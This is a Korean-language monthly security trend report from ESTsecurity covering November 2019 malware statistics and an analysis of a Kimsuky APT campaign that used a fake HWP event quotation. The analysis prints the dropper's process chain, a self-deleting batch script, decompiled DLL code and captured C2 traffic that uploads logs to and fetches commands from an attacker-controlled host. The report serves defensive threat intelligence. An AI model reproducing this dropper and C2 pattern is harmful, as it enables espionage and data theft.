이스트시큐리티

보안 동향 보고서

No.123 2019.12

No.123 2019.12

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2019 년 11 월은 Sodinokibi 와 Nemty 와 같은 기존 랜섬웨어는 물론, 해외에는 Megacortex 와 BitPaymer 랜섬웨어의 새로운 변종, 그리고 새롭게 등장한 PureLocker, Buran, NextCry 랜섬웨어 등이 이슈가 되었으며, 그 외에도 윈도우 디펜더를 비활성 시도하는 새로운 Clop 랜섬웨어가 등장했던 달이었습니다. 또한 금성 121 공격조직이 모바일메신저를 혼용한 APT 공격을 수행한 사실이 포착된 달이기도 했습니다.

국내에서는 10 월과 유사하게 여전히 Sodinokibi 랜섬웨어와 Nemty 랜섬웨어의 유포가 사회공학적 기법을 활용해 이메일을 통해 많이 이뤄지고 있는 가운데, Sodinokibi 랜섬웨어와 매우 유사한 랜섬노트를 가진 AnteFrigus 랜섬웨어가 새롭게 발견되기도 하였습니다.

해외에서는 MegaCortex 의 새로운 변종이 발견되었는데 Emotet 과 같은 악성코드가 제공하는 네트워크 접근권한을 통해 Active Diretory 컨트롤러나 Post Exploitation Kit 을 통해 네트워크 상의 시스템에 랜섬웨어를 유포하는 것이 특징이며, 일단 감염되면 사용자가 윈도에 로그인하기 전에 랜섬웨어에 감염되었다는 메시지를 보여줍니다. 또한 실제로 감염된 피해자 윈도 계정의 비밀번호를 변경하는 악성행위까지 보여주는 특징도 보여줍니다. MegaCortex 변종 외에도 PureBasic 프로그래밍언어로 작성되어 윈도, 리눅스, OS-X 로 포팅이 가능해 여러 플랫폼을 넘나들며 공격이 가능한 랜섬웨어인 PureLocker, 그리고 NextCloud 라는 공유서비스 클라이언트를 노리고 리눅스서버의 데이터를 암호화하는 신규 랜섬웨어인 NextCry 가 발견되기도 하였습니다.

기업환경에서 가장 위협적인 랜섬웨어 중 하나인 Clop 랜섬웨어 역시, 최신버전에서는 윈도우디펜더와 마이크로소프트 시큐리티에센셜, 그리고 Malwarebytes 의 백신을 비활성화하려고 시도하는 기능을 추가한 것이 확인되었습니다.

또한, 금성 121(Geumseong121) APT 공격 조직이 진행한 모바일 APT 공격 정황이 포착되기도 했습니다. 이번에 확인된 모바일 APT 공격은 공격 조직이 직접 제작하고 구글플레이에 업로드한 모바일 메신저(현재 구글플레이에서 삭제됨), 그리고 워드프레스로 제작한 웹사이트, 모바일 메신저를 홍보하는 페이스북과 유튜브 홍보영상 등 다양한 채널을 활용하는 모습을 선보였습니다. 이들은 타깃이 되는 대상들을 한 곳에 모으는 시도를 하고, 그들에게 모바일메신저를 설치하도록 유도해서 모바일메신저를 설치한 대상의 스마트폰을 좀비폰으로 만들어서 정보탈취 및 실시간 감청, 카카오톡 메신저 메시지 유출시도 등 지속적인 공격을 수행했습니다.

공격자들이 지속적으로 공격 기능을 고도화하고 공격 범위를 확대해 가는 모습을 보여주고 있습니다. 항상 공격자들은 공격 목표로 삼는 타깃이 어떤 부분에 관심을 가지고 있는 지 집중합니다. 내가 평소에 관심을 가지고 있는 주제에 대한 내용이라고 할지라도 출처를 알 수 없는 메일을 열람하거나 신뢰할 수 없는 앱을 PC 나 스마트폰에 설치하는 것은 최대한 지양하는 것이 안전하며, 스마트폰 백신을 통해 검증을 하거나 평판 조회를 해보시는 것을 권장해드립니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2019 년 11 월의 감염 악성코드 Top 15 리스트에서는 지난 2019 년 10 월에 각각 1 위를 차지했었던 Misc.HackTool.AutoKMS 이 11 월에도 동일하게 1 위를 차지했으며, 10 월에 각각 2 위와 3 위를 차지했던 Hosts.media.opencandy.com 과 Trojan.Agent.gen 이 11 월에 자리를 바꿨다. Hosts.media.opencandy.com 은 주로 torrent 등의 프로그램을 설치할 때 함께 설치되는 제휴 프로그램으로 외부와 통신하여 광고 소프트웨어를 설치한다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Misc.HackTool.AutoKMS	Trojan	636,454
2	↑ 1	Hosts.media.opencandy.com	Host	534,572
3	↓ 1	Trojan.Agent.gen	Trojan	438,330
4	↑ 7	Heur.BZC.YAX.Linx.15.029FD0F2	Trojan	410,628
5	-	Trojan.ShadowBrokers.A	Trojan	402,543
6	↑ 1	Gen:Variant.Razy.553929	Trojan	343,186
7	New	Heur.BZC.YAX.Pantera.54.029FDD82	Trojan	342,308
8	↓ 2	Misc.HackTool.KMSActivator	Trojan	330,818
9	↓ 5	Trojan.HTML.Ramnit.A	Trojan	305,219
10	-	Misc.Keygen	Trojan	224,829
11	↑ 1	Misc.Riskware.BitCoinMiner	Trojan	188,008
12	↑ 1	Misc.Riskware.TunMirror	Trojan	165,158
13	New	Win32.Neshta.A	Virus	163,167
14	-	Worm.ACAD.Bursted	Worm	124,967
15	-	Gen:Variant.Kazy.794257	Trojan	122,083

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2019 년 11 월 01 일 ~ 2019 년 11 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 83%를 차지했으며 호스트파일(Host) 유형이 11%로 그 뒤를 이었다. 전반적으로 10 월에 비해 전체 감염건수는 13% 가량 감소했다.



카테고리별 악성코드 비율 전월 비교


11 월에는 10 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 소폭 감소했으며, 호스트파일(Host) 유형 악성코드 비율은 거의 유사했다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


11 월 랜섬웨어 차단 통계

해당 통계는 통합백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지횟수는 통계에 포함되지 않는다. 11 월 1 일부터 11 월 30 일까지 총 67,197 건의 랜섬웨어 공격시도가 차단되었다. 10 월에 비해 랜섬웨어 공격건수는 약 7% 가량 감소하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 11 월 한달간 총 143,391 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 10 월 한달 간 확인되었던 144,420 건의 악성코드 유포지/경유지 건수에 비해 거의 차이가 없는 수준인 0.07% 정도 감소한 수치다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 계속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 봐주기 바란다.



02

전문가 보안 기고

1. 김수키 조직, 청와대 녹지원/상춘재 행사 견적서 사칭 APT 공격

2. 비너스락커 조직, Nemty 2.2 랜섬웨어 여전히 유포중

1. 김수키 조직, 청와대 녹지원/상춘재 행사 견적서 사칭 APT 공격

■ 청와대 행사 견적서로 둔갑한 APT 공격 '블루 에스티메이트' 등장

2019 년 12 월 03 일, 마치 HWP 한글 문서파일처럼 위장한 악성 EXE 실행파일이 발견되었는데, 한국시간으로 12 월 02 일 오후 6 시경 만들어졌습니다.

파일명	제작날짜 (타임스태프)	MD5
베트남 녹지원 상춘재 행사 견적서.hwp (다수의 공백 포함) .exe	2019-12-02 18:01:05 (KST)	35d60d2723c649c97b414b3cb701df1c

파일명에는 베트남 녹지원 상춘재 행사 견적서라고 되어 있고, 첫번째 확장자는 hwp 문서형식이지만, 다수의 공백을 포함한 2 중 확장자로 실제로는 exe 실행파일 형식을 가지고 있습니다.

지난 11 월 27 일 국내 언론을 통해 '상춘재 앞에 선 김정숙 여사와 베트남 총리 부인' 기념촬영 사진이 공개된 바 있습니다.


ESRC 에서는 이번 악성파일이 정치·사회적인 이슈를 활용한 사회공학적 APT 공격에 사용된 것으로 확신하고 있으며, 분석과정을 통해 2014 년 한국수력원자력(한수원) 공격 배후로 지목된 바 있는 김수키(Kimsuky) 그룹으로 최종 분류하였습니다.

더불어 이번 공격이 지난 01 월 20 일 보고된 바 있는 '일요일 수행된 APT 변종 공격, 오퍼레이션 페이크 캡슐(Operation Fake Capsule) 주의' 공격 캠페인의 연장선이라는 것이 드러났고, ESRC 에서는 이번 APT 공격을 '오퍼레이션 블루 에스티메이트(Operation Blue Estimate)'로 명명했습니다.

■ 블루 에스티메이트 위협에 사용된 악성파일 분석

악성파일은 EXE 확장자명을 가지고 있지만, 아이콘을 HWP 문서처럼 교묘하게 위장했습니다. 그리고 다수의 공백을 포함해 HWP 문서처럼 보이도록 1 차 확장자를 설정했습니다.

따라서 윈도우 운영체제 폴더 옵션에 따라 HWP 확장자만 보일 수도 있어, 이용자들은 가능한 확장자가 보이도록 폴더 옵션 설정을 권장하며, 공백이 있는 다중확장자 위협에 노출되지 않도록 주의해야 합니다.




[그림 1] 폴더 옵션에서 확장명 숨기기를 해제한 설정

악성 문서파일은 내부에 'BINARY' 리소스를 가지고 있으며, '103', '104' 영역에 각각 한국어(Korean)로 설정된 데이터가 포함되어 있습니다.

'103' 데이터에는 정상적인 HWP 문서파일을 포함하고 있으며, '104' 데이터에는 최종 악성 32 비트 DLL 파일이 포함되어 있습니다.


리소스 자체가 한국어로 제작되어 있다는 점에서 악성파일 제작자가 한국어 기반에서 프로그래밍을 했다는 것도 짐작해 볼 수 있습니다.



[그림 2] 악성 파일 외형과 내부 리소스 화면

'103' 데이터에는 정상적인 HWP 문서 내용을 담고 있으며, 악성 파일이 실행된 후 정상적인 문서 화면을 보여주어, 사용자로 하여금 마치 정상 문서로 인식하도록 현혹합니다.

실제로 보여지는 화면은 다음과 같으며, 납품장소가 청와대 녹지원/상춘재로 기록되어 있습니다.



[그림 3] 악성파일이 작동시 정상적으로 보여지는 문서 내용

메인 숙주 파일이 실행되면, 리소스 '104' 데이터에 있던 파일이 다음과 같이 은밀하게 생성되고 작동을 시작합니다.

```
베트남 녹지원 상춘재 행사 견적서.hwp (빈공백 다수 포함) .exe
ㄴ C:\Windows\System32\regsvr32.exe /s /n /i NewACt.dat
ㄴ C:\Users\〈사용자계정〉\AppData\Local\Temp\ms.bat
```


그리고 'ms.bat' 배치 파일을 통해 숙주 파일을 자가삭제 합니다. 이때 사용된 'ms.bat' 파일의 이름은 지난 '페이크 캡슐' 오퍼레이션과 정확히 일치합니다.

```
:Repeat1

del "C:\〈실행경로〉\베트남 녹지원 상춘재 행사 견적서.hwp (빈공백 다수 포함) .exe"
if exist "C:\〈실행경로〉\베트남 녹지원 상춘재 행사 견적서.hwp (빈공백 다수 포함) .exe" goto Repeat1
del "C:\Users\〈사용자계정〉\AppData\Local\Temp\ms.bat"
```

이번 악성 파일에는 다음과 같은 PDB 정보를 가지고 있어, 공격자의 흔적을 찾아볼 수 있습니다.

```
- E:\pc\makeHwp\Bin\makeHwp.pdb
```



[그림 4] 악성 파일 내부에 포함되어 있는 PDB 화면

지난 01 월에 등장했던 '페이크 캡슐'에서는 다음과 같은 PDB 정보가 발견된 바 있는데, 매우 흡사하다는 점을 알 수 있습니다.

당시 이스트시큐리티 알약 제품처럼 위장한 폴더명이 일부 변경된 것을 알 수 있지만, 드라이브명이나 최종 'makeHwp.pdb' 이름은 동일합니다.

- E:\PC\EstService\Bin32\makeHwp.pdb

추가로 생성된 'NewACt.dat' 파일은 32 비트 DLL 형식이며, 2019 년 11 월 19 일에 제작되었습니다. 사전에 미리 제작했던 악성 라이브러리 모듈을 12 월달에 다시 활용했을 것으로 추정되는 대목입니다.

'NewACt.dat' 파일은 'Lyric.dat' 익스포트 함수명을 가지고 있으며, 'checkdrive' 등의 명령을 사용합니다.

Lyric.dat
ㄴ 001 checkdrive
ㄴ 002 DllRegisterServer
ㄴ 003 DllInstall

악성 라이브러리는 중복실행을 방지하기 위해서 뮤텍스명을 다음과 같이 'Papua gloria' 이름으로 생성합니다.

```
GetModuleFileNameA(hinstDLL, ExistingFileName, 0x104u);
v3 = 0;
do
{
  *(&byte_10019EB0 + v3) = byte_10016834[v3] - 1;
  ++v3;
}
while ( v3 < 12 );
hHandle = CreateEventA(0, 1, 0, 0);
hObject = CreateEventA(0, 1, 0, 0);
if ( sub_100011A9(&byte_10019EB0) )
{
  dword_10019FFC = CreateMutexA(0, 1, "Papua gloria");
  if ( GetLastError() == 183 )
  {
    CloseHandle(dword_10019FFC);
    dword_10019FFC = 0;
  }
  else
  {
    sub_100030B8();
  }
}
else if ( !sub_100011A9("rundll32.exe") )
{
  CommandLine = 0;
  memset(&v8, 0, 0x207u);
  Buffer = 0;
  memset(&v10, 0, 0x103u);
  GetSystemDirectoryA(&Buffer, 0x104u);
  sprintf_s(&CommandLine, 0x208u, "%s\\rundll32.exe \"%s\",%s", &Buffer,
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
```

[그림 5] Papua gloria 뮤텍스 생성 화면

악성 파일은 다음과 같이 국내 특정 웹 사이트(antichrist.or[.]kr)로 C2 통신을 수행하며, 공격자 명령에 따라 추가 위협에 노출될 수 있게 됩니다.

02 전문가 기고

보통 이러한 경우 공격자가 원하는 맞춤형 추가 악성 파일을 몰래 설치해, 원격제어나 기밀정보 탈취를 시도하게 됩니다.

- http://antichrist.or[.]kr/data/cheditor/dir1/F.php

보통 이러한 경우 공격자가 원하는 맞춤형 추가 악성 파일을 몰래 설치해, 원격제어나 기밀정보 탈취를 시도하게 됩니다.

```
POST /data/cheditor/dir1/F.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----------223de5564f
Content-Length: 211
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: antichrist.or[.]kr
Connection: Keep-Alive
Pragma: no-cache

----------223de5564f
Content-Disposition: form-data; name="binary"; filename="〈생략〉_log.txt"
Content-Type: application/octet-stream

0010::년/월/일-시:분:초
----------223de5564f—

GET /data/cheditor/dir1/〈생략〉/cmd.txt HTTP/1.1
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: antichrist.or[.]kr
Pragma: no-cache
```

■ 유사 위협과의 연관성 분석

먼저 ESRC 가 기존에 리포팅했던 김수키(Kimsuky) 위협그룹의 '코브라 베놈', '페이크 캡슐' 작전과 이번 블루 에스티메이트를 비교해 보면 일부가 변경된 것을 알 수 있습니다.

[Operation Cobra Venom] : 2019-01-07

```
.rdata:10026AE0 a44cdd22e90fCon db '----------44cdd22e90f',0Dh,0Ah
.rdata:10026AE0                 db 'Content-Disposition: form-data; name="binary"; filename="%s"',0Dh,0Ah
.rdata:10026AE0                 db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:10026AE0                 db 0Dh,0Ah,0
```

[Operation Cobra Venom] : 2019-01-20

```
.rdata:10029E48 a44cdd22e90fCon db '----------44cdd22e90f',0Dh,0Ah
.rdata:10029E48                 db 'Content-Disposition: form-data; name="files"; filename="%s"',0Dh,0Ah
.rdata:10029E48                 db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:10029E48                 db 0Dh,0Ah,0
```

